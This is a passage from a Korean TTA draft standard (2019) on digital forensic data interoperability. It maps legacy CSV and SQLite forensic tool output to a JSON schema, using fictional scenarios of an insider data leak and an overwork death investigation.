TTA Standard

정보통신단체표준(국문표준)

TTAS.KO-12.00XX

제정일: 2019년 12월 XX일

디지털 포렌식 조사를 위한 통합 정보 처리 규격 - 제3부 : 데이터 처리 상호 호환을 위한 참조 모델 -

Data Expression Standard for Digital Forensic Investigation: Part 3. Examples and Reference Model for Data Processing Interoperability

TTA 한국정보통신기술협회
Telecommunications Technology Association

표준초안 검토 위원회 사이버보안 프로젝트그룹(PG503)

표준안 심의 위원회 정보보호 기술위원회(TC5)

	성명	소 속	직위	위원회 및 직위	표준번호
표준(과제) 제안	이상진	고려대학교	교수	사이버보안프로젝트그룹 특별위원	
	한재혁	고려대학교	연구원		
표준 초안 작성자	이상진	고려대학교	교수	사이버보안프로젝트그룹 특별위원	
	손태식	아주대학교	교수		
	이성주	㈜인정보	이사		
	박경해	㈜클루드인	이사		
	한재혁	고려대학교	연구원		
	윤우성	고려대학교	연구원		
	김지언	고려대학교	연구원		
사무국 담당	황예지	TTA			

본 표준 발간 이전에 접수된 지식재산권 확약서 정보는 본 표준의 '부록(지식재산권 확약서 정보)'에 명시하고 있으며, 이후 접수된 지식재산권 확약서는 TTA 웹사이트에서 확인할 수 있습니다.
본 표준과 관련하여 접수된 확약서 외의 지식재산권이 존재할 수 있습니다.

발행인 : 한국정보통신기술협회 회장
발행처 : 한국정보통신기술협회
13591, 경기도 성남시 분당구 분당로 47
Tel : 031-724-0114, Fax : 031-724-0109
발행일 : 2019.12

서 문

1 표준의 목적

디지털포렌식 조사는 디지털 데이터로부터 사건의 단서나 증거와 같은 정보를 도출하기 위해 정보저장매체로부터 데이터를 수집하고 분석한다. 이러한 조사 과정에서 처리되는 데이터는 그 데이터를 생성한 응용프로그램이나 저장되는 환경에 따라 매번 다르게 표현되기 때문에 효율적인 분석이 어려우며, 일관된 분석을 위해서는 정형화된 형태로 가공해야 한다.

이 표준은 디지털 포렌식 조사에서 동일한 성격의 데이터를 일관된 형태로 분석하기 위해 분석용 데이터의 저장 규격을 정의하는 것이 목적이다. 총 3부로 구성되어 있으며, 1부에서는 데이터 처리 규격을 정의하기에 앞서 개요와 요구사항을 정의하며, 2부에서는 데이터 종류별로 처리 규격을 정의하고, 3부에서는 기존 환경(레거시)을 고려하여 상호 호환성을 위한 사용방법을 정의한다.

2 주요 내용 요약

이 표준은 1부와 2부에서 소개하고 정의한 속성들을 활용하여, 디지털 포렌식 조사에서 활용되는 기존 환경(레거시)의 데이터 처리가 상호적으로 호환되기 위한 참조 모델을 제시한다. 이 표준을 활용하기 위한 안내서가 될 수 있도록 정보 유출, 산업재해, 침해사고 대응 시나리오를 예제로 포함한다. 레거시에서 자주 사용되는 CSV / SQLite 형태로 출력된 데이터와 본 표준에서 제시하는 규격으로 작성한 내용을 비교할 수 있는 내용을 본문과 부록에 포함하였고, 특히 침해사고 대응 시나리오는 STIX 기반 사이버 위협 정보 체계와 연동시키는 방법의 예시를 포함한다.

3 인용 표준과의 비교

3.1 인용 표준과의 관련성

- 해당 사항 없음

3.2 인용 표준과 본 표준의 비교표

- 해당 사항 없음

Preface

1 Purpose

On the digital forensic investigation, it's need to collect and analyze digital data, which is usually recorded on the storage media, to derive information from digital evidence. In this process, data is expressed fairly differently depending on the analysis environment by applications, methods, or investigators. The reason why it is difficult to analyze efficiently, therefore it should be processed in a regular form.

The purpose of this standard is to define the specification of the data expression in order to analyze digital data of the same categorization in a digital forensic investigation. This standard consists of three parts. Part 1 describes the framework and defines requirements, Part 2 defines the data types and specification for each data type, and Part 3 describes the usage method for interoperability considering the existing environment (i.e. legacy).

2 Summary

This standard suggests a model which helps interoperability in data processing with the existing environment (i.e. legacy), applying defined properties introduced in Part1 and Part2. To give you a guideline how to use this standard, it includes three different scenarios; leakage of confidential information, occupational accident, and incident response scenarios. In the context and appendix, CSV/SQLite data from the existing environment and standardized contents using this standard are included to compare a difference between them. Especially, it proposes how to integrate the data in the incident response scenario with Structured Threat Information Expression (STIX).

3 Relationship to Reference Standards

3.1 Relationship to Reference Standards

- None

3.2 Comparison between This Standard and Reference Standards

- None

목 차

디지털 포렌식 조사를 위한 통합 정보 처리 규격 - 제3부 : 데이터 처리 상호 호환을 위한 참조 모델 - (Data Expression Standard for Digital Forensic Investigation: Part 3. Examples and Reference Model for Data Processing Interoperability)

1 적용 범위

디지털 포렌식 조사에서 다루게 되는 사건의 유형은 다양하며, 수집한 디지털 데이터를 분석한 결과는 여러 도구를 통해 산출되므로 서로 상이한 경우가 많다. 이러한 한계점은 분석결과를 정규화하여 일관된 형태로 저장하여 해결할 수 있고, 그 규격을 표준에서 정의하였다. 하지만 표준에서 다루는 데이터 종류의 범위가 넓고, 기존에 사용되던 도구나 데이터가 처리되는 방식과의 호환성이 고려되어야 한다.

따라서 이 표준은 디지털 포렌식 조사에서 사용자가 표준을 쉽게 활용할 수 있도록 유스케이스를 제시하고, 데이터를 처리하는 과정에서 사용하는 레거시와의 상호 호환을 위해 참조할 수 있는 모델을 포함한다.

2 인용 표준

해당 사항 없음

3 용어 정의

3.1 레거시 (Legacy)

과거에 개발되어 현재에도 사용 중인 낡은 하드웨어나 소프트웨어 [출처: TTA 정보통신 용어사전]

3.2 사이버 위협 정보 (Cyber threat intelligence; CTI)

사이버 공간에서 발생하는 위협이 증가함으로써 정보시스템이나 컴퓨터 서버에 대한 공격 및 침해를 예방하고 신속한 사고 대응을 위해 공유하는 악성코드, 도메인/IP, 취약점 등의 정보

3.3 관찰 데이터 (Observed data, Observable)

사이버 공간에서 관찰 가능한 모든 이벤트 관련 객체 (STIX의 기반 구성요소)

4 약어

CSV	Comma-separated values
IOC	Indicator of Compromise
JSON	Java Script Object Notation
STIX	Structured Threat Information Expression

5 데이터 처리 상호 호환을 위한 규격 정의

디지털 포렌식 조사를 위한 통합 정보 처리 규격은 JSON 형식으로 개체를 표현한다. 이 표준은 디지털 포렌식 조사에서 필요한 정보를 표현할 수 있는 언어로써, 개발자와 사용자 간의 의사소통이 명확하고 원활하게 이루어지는 것을 목적으로 하지만, 데이터를 처리하는 과정이나 분석결과의 출력물 형태는 도구마다 상이하다. 일관된 형태로 표현하기 위해서는 각 도구의 출력형태를 파악하여 이 표준의 규격과 연동될 수 있도록 변환하는 후처리 과정이 필요하다.

따라서 이 표준에서는 데이터 처리 상호 호환을 위해 참조할 수 있는 모델을 제시하기 위해 레거시 체계와 연동할 수 있는 규격을 정의한다. 또한, 디지털 포렌식 조사 사례를 세 가지 경우로 설정하여 시나리오, 데이터 모델, 다이어그램, 그리고 본 표준으로 표현된 규격 형태를 유스케이스로 제시한다. 본 표준의 시나리오에서 사용하는 회사명, 사람이나 파일 이름, 전화번호 등은 실제와 무관하며 가상으로 설정한 내용이다.

5.1 CSV 형태 데이터 출력 체계의 연동

CSV 형태는 문자열 기반 데이터 파일 포맷으로 쉼표와 줄바꿈 문자를 이용하여 데이터를 구분한다. CSV 형태는 디지털 포렌식 분석에 사용하는 응용프로그램 외에도 많은 소프트웨어에서 지원하는 출력 형태이므로, 데이터 처리 상호 호환을 위해 레거시 체계 연동에서 우선적으로 고려해야 할 대상이다.

외부저장장치를 이용한 정보 유출 사고 조사는 디지털 포렌식을 활용하는 대표적인 경우이다. 개인용 저장장치를 업무용 PC에 연결하여 다수의 자료를 복사하여 유출하는 경우가 많은데, 개인용 저장장치가 연결된 흔적과 외부로부터 정보 유출을 요청받은 흔적(문자, 통화, 전자우편 등)을 조사할 필요가 있다.


따라서 이 절에서는 CSV 형태 데이터 출력 체계의 연동을 위한 규격 정의와 디지털 증거를 수집하는 경우를 외부저장장치를 이용한 정보 유출 사고 조사 유스케이스로 제시한다.

5.1.1 시나리오 : 정보 유출 조사를 위한 디지털 증거 수집

나직원은 경쟁회사로부터 이직 제의를 받은 후에 최근에 다니던 회사를 그만두었다. 나직원은 회사를 그만두기 전에 이메일과 문자로 경쟁회사의 임직원으로부터 이직 제의를 받았으며, 이직 조건은 특정 자료를 가지고 나오는 것이었다. 나직원은 이를 위해 USB 저장장치를 이용하여 “기밀문서.docx”와 “회계장부.xlsx”를 USB에 복사하였다. 또한, 회사 내 공용 PC에서 클라우드 서비스를 이용하여 타부서의 “협력업체평가보고서.pdf”도 복사하였다. 이렇게 내부 자료를 복사한 나직원은 그날 퇴근하고 이직을 제의한 임직원에게 문자를 보낸 후 통화하였다. 그때 회사 내 감사팀 직원은 나직원의 통화하는 모습을 의심스럽다고 느꼈고 정보 유출 여부를 판단하기 위해서 나직원에게 업무용으로 지급되었던 기기를 조사하였다.

5.1.2 데이터 모델

감사팀 직원은 나직원에게 업무용으로 지급되었던 PC에서 정보 유출의 흔적을 발견하기 위해 나직원의 개인 PC, 모바일 기기, 공용 PC를 획득하였다. 개인 PC에서는 이직을 제의한 임직원과 주고받은 전자우편 데이터와 허가받지 않은 개인 이동식 저장장치를 연결한 데이터를 수집하였다. 개인용 저장장치를 연결한 흔적은 레지스트리와 이벤트로그 분석을 통해 확인하였다. 공용 PC에서는 웹 히스토리를 관찰하여 클라우드 서비스에 접속한 데이터를 얻었다. 모바일 기기에서는 나직원과 임직원이 주고받은 통화와 문자 내역을 확인하였다. 레지스트리와 이벤트 로그는 본 표준 2부에서 정의한 시스템 로그 속성을 참조하였으며, 웹 기록, 통화, 문자, 전자우편은 각각의 항목에 대한 속성을 참조하였다.



(그림 5-1) 데이터 모델 - CSV 형태 데이터 출력 시나리오

5.1.3 통합 정보 처리 규격을 이용한 표현

CSV 형태로 데이터를 출력하는 레거시 체계에서는 다음 규격을 참조하여 데이터 처리 상호 호환이 가능하도록 변환시킨다. 레거시 체계의 출력 예제는 부록 II.1을 참고한다.

<표 5-1> 메시지(message)에 대한 데이터 처리 규격

레거시 규격	본 표준 규격(속성)	자료형	반복수	설명
date	SendTime / EndTime	datetime	1..1	대화 시작/종료 시각
time				
timezone				
desc:Address	From/To	object	1..1	발신자/수신자 정보
desc:Message	Message	string	1..1	메시지 내용
desc:Type	ChatType	string	1..1	수신, 발신
filename	Source	object	1..*	객체 내용의 출처

<표 5-2> 웹 기록(web)에 대한 데이터 처리 규격

레거시 규격	본 표준 규격(속성)	자료형	반복수	설명
date	VisitedTime / DownloadTime	datetime	1..1	방문 시각 / 다운로드 시각
time				
timezone				
sourcetype	Browser	string	1..1	브라우저 정보
	URLType	string	1..*	URL 종류
desc	URLAddress	string	1..*	URL 주소
desc:Received	DownloadResult	boolean	1..*	다운로드 결과(T/F)
filename	Source	object	1..*	객체 내용의 출처

<표 5-3> 통화(call)에 대한 데이터 처리 규격

레거시 규격	본 표준 규격(속성)	자료형	반복수	설명
date	StartTime / EndTime	datetime	1..1	통화 시작/종료 시각
time				
timezone				
short	CallType	string	1..1	수신, 발신, 부재중 등
desc:Number	From	object	1..1	발신자 정보
	To	object	1..1	수신자 정보
filename	Source	object	1..*	객체 내용의 출처

<표 5-4> 시스템 로그(system)에 대한 데이터 처리 규격

레거시 규격	본 표준 규격(속성)	자료형	반복수	설명
date	EventOccuredTime	datetime	0..1	로그가 발생한 시각
time				
timezone				
desc:friendly_name	ConnectedDevices	string	0..*	시스템에 연결된 매체
desc:serial	SerialNumber	string	0..1	장치고유번호
desc:vendor	VendorName	string	0..1	제조사 이름
extra:xml_string<UserID>	AccountName	string	0..*	사용자 계정 이름
extra:xml_string<Computer>	ComputerName	string	0..1	컴퓨터 이름
extra:xml_string<Task>	TaskCategory	string	0..1	작업 범주
extra:xml_string<eventid>	EventID	string	1..1	이벤트ID 번호
extra:xml_string<DeviceInstanceId>	Description	string	0..1	상세 설명
extra:xml_string<provider:Name>	Source	object	1..*	객체 내용의 출처

예시

```
{
  "id": "Audit",
  "type": "bundle",
  "traceObj": [
  {
    "id": "Person1",
    "type": "people",
    "traceObj": {
      "Name": "나직원",
      "Contact": "010-1234-5678",
      "Email": "employ@email.com",
      "Source": "Source6"
    }
  },
  {
    "id": "Person2",
    "type": "people",
    "traceObj": {
      "Name": "나이사",
      "Contact": "010-8765-4321",
      "Email": "executive@email.com",
      "Source": "Source6"
    }
  },
  {
    "id": "Artifact1",
    "type": "system",
```

```
      "traceObj": {
        "ArtifactType": "windows-registry",
        "ConnectedDevices": "Kingston DT microDuo USB Device",
        "ConnectedTimeAfterBoot": "2019-03-22T23:40:12+09:00",
        "SerialNumber": "001A4D5E84E6DDB400000013&0",
        "DevicesVendor": "Kingston"
        "Source": "Source7"
      }
    },
    {
      "id": "Source1",
      "type": "file",
      "traceObj": {
        "FileName": "Email.ost",
        "FilePath": "/Users/EmployNa/AppData/Local/Microsoft/Outlook/Email.ost",
        "ByteRuns": "[{offset=104108, len=8192}]"
      }
    },
    {
      "id": "Source2",
      "type": "file",
      "traceObj": {
        "FileName": "mmssms.db",
        "FilePath": "/data/com.android.providers.telephony/databases/mmssms.db",
        "ByteRuns": "[{offset=503808, len=8192}]"
      }
    },
    {
      "id": "Source3",
      "type": "file",
      "traceObj": {
        "FileName": "Microsoft-Windows-DriverFrameworks-UserMode%4Operational.evtx",
        "FilePath": "%SystemRoot%/System32/winevt/Logs/
Microsoft-Windows-DriverFrameworks-UserMode%4Operational.evtx",
        "ByteRuns": "[{offset=153808, len=28192}]"
      }
    },
    {
      "id": "Source4",
      "type": "file",
      "traceObj": {
        "FileName": "History",
        "FilePath": "%UserProfile%/AppData/Local/Google/Chrome/User Data/Default/History",
        "ByteRuns": "[{offset=1105103, len=65,536}]"
      }
    },
    {
      "id": "Source5",
      "type": "file",
      "traceObj": {
        "FileName": "calllog.db",
        "FilePath": "/data/data/com.android.providers.contacts/databases/calllog.db",
        "ByteRuns": "[{offset=303808, len=8192}]"
      }
    },
    {
```

```
    "id": "Source6",
    "type": "file",
    "traceObj": {
      "FilePath": "/data/data/com.provider.contact/contact.db",
      "ByteRuns": "[(offset=122880 len=4096)]"
    }
  },
  {
    "id": "Source7",
    "type": "file",
    "traceObj": {
      "FileName": "SYSTEM",
      "FilePath": "%SystemRoot%/System32/config/SYSTEM",
      "KeyValuePath": "SYSTEM/ControlSet001/Enum/USBSTOR/{6AC27878-A6FA-4155-BA85-F98F491D4F33}/",
      "ByteRuns": "[(offset=182880 len=16384)]"
    }
  }],
  "eventObj": [
  {
    "id": "email1",
    "type": "email",
    "who": {
      "From": "people1",
      "To": "people2"
    },
    "when": {
      "SendTime": "2019-03-22T09:12:33+09:00",
      "ReceiveTime": "2019-03-22T09:13:33+09:00"
    },
    "where": {
      "IPaddress": "123.123.123.456",
      "DomainName": "korea.com",
      "SMTPServer": "smtp.korea.com"
    },
    "what": {
      "Subject": "안녕하세요, 나직원님.",
      "Content": "안녕하세요, 나직원님. 일전에 같이 프로젝트를 진행했던 나이사입니다. 다름이 아니라 현 직장의 연봉에 만족하고 계시지 않다면, 이직 제안을 드리고 싶습니다. 이직에 응하신다면 현 직장보다 더 높은 연봉을 보장해드리겠습니다. 다만 세부 조건이 있으니 생각있으시면 문자로 연락 주시기 바랍니다. 나이사 드림"
    },
    "how": {
      "Result": "Incoming"
    },
    "etc": {
      "Source": "source1"
    }
  },
  {
    "id": "message1",
    "type": "message",
    "who": {
      "From": "people1",
      "To": "people2"
    },
```

```
    "when": {
      "StartTime": "2019-03-22T12:33:12+09:00",
      "EndTime": "2019-03-22T12:33:13+09:00"
    },
    "what": {
      "Message": "이메일 받고 연락드립니다. 정확한 이직 조건과 보장 연봉이 알고 싶습니다."
    },
    "how": {
      "Application": "Message",
      "ChatType": "Outgoing"
    },
    "etc": {
      "Source": "source2"
    }
  },
  {
    "id": "message2",
    "type": "message",
    "who": {
      "From": "people2",
      "To": "people1"
    },
    "when": {
      "StartTime": "2019-03-22T12:35:12+09:00",
      "EndTime": "2019-03-22T12:35:13+09:00"
    },
    "what": {
      "Message": "이직 조건은 지금 다니고 계시는 회사의 내부 자료를 확보하여 전달해주시면 됩니다. 이직 조건이 갖춰진다면 현재 연봉의 150%를 보장해드리겠습니다."
    },
    "how": {
      "Application": "Message",
      "ChatType": "Incoming"
    },
    "etc": {
      "Source": "source2"
    }
  },
  {
    "id": "os1",
    "type": "system",
    "who": {
      "UserName": "SYSTEM"
    },
    "when": {
      "LoggedTime": "2019-03-22T23:40:12+09:00"
    },
    "where": {
      "Computer": "NaEmploy-PC"
    },
    "what": {
      "Original": "DriverFrameworks-UserMode"
    },
    "how": {
      "TaskCategory": "Information"
```

```
    },
    "etc": {
      "EventID": "1003",
      "Description": "WPDBUSENUMROOT.UMB.2&37C186B&0&STORAGE#VOLUME#_??_USBSTOR#DISK&VEN_KINGSTON&PROD_DT_MICRODUO&REV_1100#001A4D5E84E6DDB400000013&0#",
      "Source": "source3"
    }
  },
  {
    "id": "web1",
    "type": "web",
    "who": {
      "UserName": "people1"
    },
    "when": {
      "VisitedTime": "2019-03-23T12:15:33+09:00",
      "LastAccessedTime": "2019-03-23T12:34:33+09:00",
      "ExpiredTime": "2019-03-23T12:40:33+09:00",
      "DownloadTime": "2019-03-23T12:18:33+09:00"
    },
    "where": {
      "Browser": "GoogleChrome",
      "Path": "%UserProfile%/Downloads/협력업체평가보고서.pdf",
      "Host": "DESKTOP-IMV5ERQ"
    },
    "what": {
      "URL": "https://cloud.naver.com"
    },
    "how": {
      "DownloadResult": "True",
      "Title": "네이버 클라우드",
      "VisitCount": "61"
    },
    "etc": {
      "Source": "source4"
    }
  },
  {
    "id": "message3",
    "type": "message",
    "who": {
      "From": "people1",
      "To": "people2"
    },
    "when": {
      "StartTime": "2019-03-25T20:35:12+09:00",
      "EndTime": "2019-03-25T20:35:13+09:00"
    },
    "what": {
      "Message": "이직 조건 갖췄습니다. 곧 전화드리겠습니다."
    },
    "how": {
      "Application": "Message",
      "ChatType": "Outgoing"
    },
```

```
243       "etc": {
244         "Source": "source2"
245       }
246     },
247     {
248       "id": "call1",
249       "type": "call",
250       "who": {
251         "From": "people1",
252         "To": "people2"
253       },
254       "when": {
255         "StartTime": "2019-03-25T21:12:33+09:00",
256         "EndTime": "2019-03-25T21:14:33+09:00"
257       },
258       "where": {
259         "Location": ""
260       },
261       "how": {
262         "Application": "Phone",
263         "ChatType": "Outgoing"
264       },
265       "etc": {
266         "Source": "source5"
267       }
268     }]
269   }
```

(그림 5-2) 통합 정보 처리 규격을 이용한 표현(데이터 변환 결과 예시 : CSV 형태)

5.2 SQLite 형태 데이터 출력 체계의 연동

SQLite 형태는 일반적인 데이터베이스 관리 시스템이며, 서버가 아닌 응용프로그램에서 사용하는 비교적 가벼운 데이터베이스이다. 데이터를 저장하는데 하나의 파일만을 사용하는 것이 특징이며, 디지털 포렌식 분석을 위한 응용프로그램 외에도 많은 소프트웨어에서 지원하는 출력 형태이므로, 데이터 처리 상호 호환을 위해 레거시 체계의 연동에서 반드시 고려해야 할 대상이다.

과도한 업무로 인한 사고사에 대한 산업재해 조사는 디지털 포렌식을 활용하는 대표적인 경우이다. 이를 위해, 사용자가 실행했던 응용프로그램의 실행정보와 디지털 기기에 로그인한 기록 등을 조사할 필요가 있다.

이 절에서는 SQLite 형태 데이터 출력 체계의 연동을 위한 규격 정의와 디지털 증거를 수집하는 경우를 과도한 업무로 인한 사고사 조사에 대한 유스케이스로 제시한다.


5.2.1 시나리오 : 산업재해 조사를 위한 디지털 증거 수집

한 IT회사의 직원이 해외 파견근무 중 갑작스러운 죽음을 맞이하였다. 이에 유족들은 산업재해로 인정받기 위해 조사를 의뢰하였고, 과도한 업무가 돌연사에 영향을 주었는지를 판단하기 위해 디지털 포렌식 조사를 통해 사건 발생 1주 내의 근무시간 외 컴퓨터 사용 이력을 분석했다. 분석 결과, 사건 발생 직전에 휴식시간 없이 장시간 업무용 컴퓨터에 로그인된 기록과 다수의 문서파일에 접근한 사실을 확인했다. 이를 표현하기 위해 발견한 내용을 관찰 데이터로 생성한다.

5.2.2 데이터 모델

돌연사한 IT회사 직원의 유족들은 현장에서 해당 직원이 사용하던 업무용 컴퓨터를 발견하였다. 디지털 포렌식 조사관은 해당 PC의 이벤트 로그와 프리패치, 링크파일, 문서파일 정보를 모두 관찰하였고 네 개의 관찰 데이터로 모델링하였다. 조사관은 과도한 업무에 대한 실태를 조사하기 위해서 윈도우 아티팩트 운영체제 로그를 분석하여 대상 PC의 로그인 데이터를 획득하였다. 그리고 해당 PC의 프리패치를 통해 실행하였던 응용프로그램 기록을 관찰하였다. 또, 링크파일과 문서파일을 통해 해당 직원이 최근에 열람했던 문서 파일에 대한 데이터를 얻을 수 있었다.

이 유스케이스에서 관찰한 응용프로그램 실행 기록과 문서 열람 기록은 본 표준 2부에서 제시한 아티팩트 속성과 문서 파일 속성을 참조하여 작성하였고, 이벤트로그의 로그인 기록은 운영체제 로그 속성을 참조하여 작성하였다.



(그림 5-3) 데이터 모델 - SQLite 형태 데이터 출력 시나리오

5.2.3 통합 정보 처리 규격을 이용한 표현

SQLite 형태로 데이터를 출력하는 레거시 체계에서는 다음 규격을 참조하여 데이터 처리 상호 호환이 가능하도록 변환시킨다. 레거시 체계의 출력 예제는 부록 II.2를 참고한다.

<표 5-5> 문서(document)에 대한 데이터 처리 규격

레거시 규격	본 표준 규격(속성)	자료형	반복수	설명
작성자	Author	string	1..*	작성자 정보
마지막 작성자	LastSavedBy	string	1..1	마지막으로 저장한 사용자
생성한 날짜	CreatedTime	datetime	1..1	파일이 생성된 시간
마지막 수정 날짜	LastSavedTime	datetime	1..1	마지막으로 저장된 시간
마지막 인쇄 날짜	LastPrintedTime	datetime	1..1	마지막으로 출력된 시간
컴퓨터 이름	Company	string	0..1	사용자가 입력한 회사 정보
제목	Subject	string	0..1	파일 주제
태그	Tags	string	0..*	파일 태그 정보
편집 프로그램	ProgramName	string	0..1	작성한 프로그램 이름
파일 크기	FileSize	integer	1..1	파일 크기
주석, 추가 정보	Comment	string	0..1	파일에 대한 설명
암호 필수	Attribute	string	0..1	파일 속성
파일 이름	Source	object	1..*	객체 내용의 출처

<표 5-6> 시스템 로그(system)에 대한 데이터 처리 규격

레거시 규격	본 표준 규격(속성)	자료형	반복수	설명
종류	ArtifactType	object	1..1	아티팩트 종류
사용자 계정	AccountName	string	0..*	사용자 계정 정보
명령 실행	ExecutionCommand	string	0..*	실행창을 이용한 명령어
검색어	SearchKeyword	string	0..*	검색한 키워드
Shellbag	RemoteDesktopConnection	string	0..*	원격 데스크톱 연결 기록
네트워크 이름	NetworkDriveConnection	string	0..*	네트워크 드라이브 연결 기록
파일/폴더 이름	RecentFiles	string	0..*	최근 실행/열람된 파일
파일 이름	ExecutionAutoRun	string	0..*	자동으로 실행되는 프로세스
설치된 프로그램	InstalledApplication	string	0..*	설치한 응용 프로그램 목록
장치 클래스 ID	ConnectedDevices	string	0..*	시스템에 연결된 매체
Mac 주소	MacAddress	string	0..*	시스템의 MAC 주소
응용프로그램 실행 횟수	ExecutionCount	string	0..*	응용 프로그램의 실행 횟수
마지막 실행 시간	LastExecutionTime	string	0..*	마지막 실행 시각
연결된 경로	LinkedFilePath	string	0..*	연결된 파일 경로
사용자 이름	UserName	object	1..1	사용자 계정 정보
로그 생성한 날짜/시각	EventOccuredTime	datetime	0..1	로그가 발생한 시각
컴퓨터	ComputerName	string	1..1	사용자의 행위가 일어난 기기
작업 범주	TaskCategory	string	0..1	작업 범주
이벤트 ID	EventID	string	1..1	이벤트 ID
파일 이름	Source	object	1..*	객체 내용의 출처

예시


```
{
    "id": "Investigation",
    "type": "bundle",
    "traceObj": [
      {
        "id": "excel1",
        "type": "document",
        "traceObj":{
          "Author":"업무용",
          "LastSavedBy": "업무용",
          "CreatedTime":"2016-07-07T9:43:29.654Z",
          "LastSavedTime":"2016-07-07T11:38:04Z",
          "Company": "WIN-62J4CGV2FRA",
          "Subject":"회수현황.xls",
          "ProgramName":"Excel",
          "FileSize": "17562"
        }
      },
      {
        "id": "excel2",
        "type": "document",
        "traceObj":{
          "Author":"업무용",
          "LastSavedBy": "업무용",
          "CreatedTime":"2016-07-07T10:27:59.325Z",
          "LastSavedTime":"2016-07-07T10:27:58.712Z",
          "Company": "WIN-62J4CGV2FRA",
          "Subject":"조합원별건전성분류.xls",
          "FileSize": "1967374"
        }
   },
       {
        "id": "source1",
        "type": "system",
        "traceObj":{
          "artifactType":"prefetch",
          "RecentFiles":"조정결정.hwp",
          "InstalledApplication": "한글과 컴퓨터 한글 2007",
          "LastExcutionTime":"2016-07-07T16:38:042Z",
          "ExecutionCount": "587",
          "LinkedPath":"%SystemRoot%₩₩prefetch"
        }
      },
      {
        "id": "source2",
        "type": "system",
        "traceObj":{
          "artifactType":"lnk",
          "RecentFiles": "소송 서류목록.lnk",
          "LinkedPath": "Partition 2₩₩Users₩₩업무용₩₩AppData₩₩Roaming₩₩HNC
₩₩Office₩₩Recent"
        }
      },
       {
        "id": "source3",
        "type": "file",
```

```
          "traceObj":{
            "FilePath": "C:₩₩Windows₩₩System32₩₩winevt₩₩Logs₩₩Security.evtx",
            "HashValue":"97c5b06e86c29dd37085d06fd50fb8574abfc015",
            "HashType":"SHA1"
          }
        }],
      "eventObj": [
         {
              "id":"os1",
              "type":"system",
              "who": {
                "UserName":"업무용"
              },
              "when": {
                "LoggedInTime": ["2016-07-05T17:17:34:59.341Z",
"2016-07-06T08:50:25.712Z", "2016-07-06T08:52:28.593Z",
"2016-07-07T18:13:56.112Z", "2016-07-07T18:46:10.112Z"]
              },
              "where": {
                "Computer": "WIN-62J4CGV2FRA"
              },
              "what": {
                "FileName": "Security.evtx"
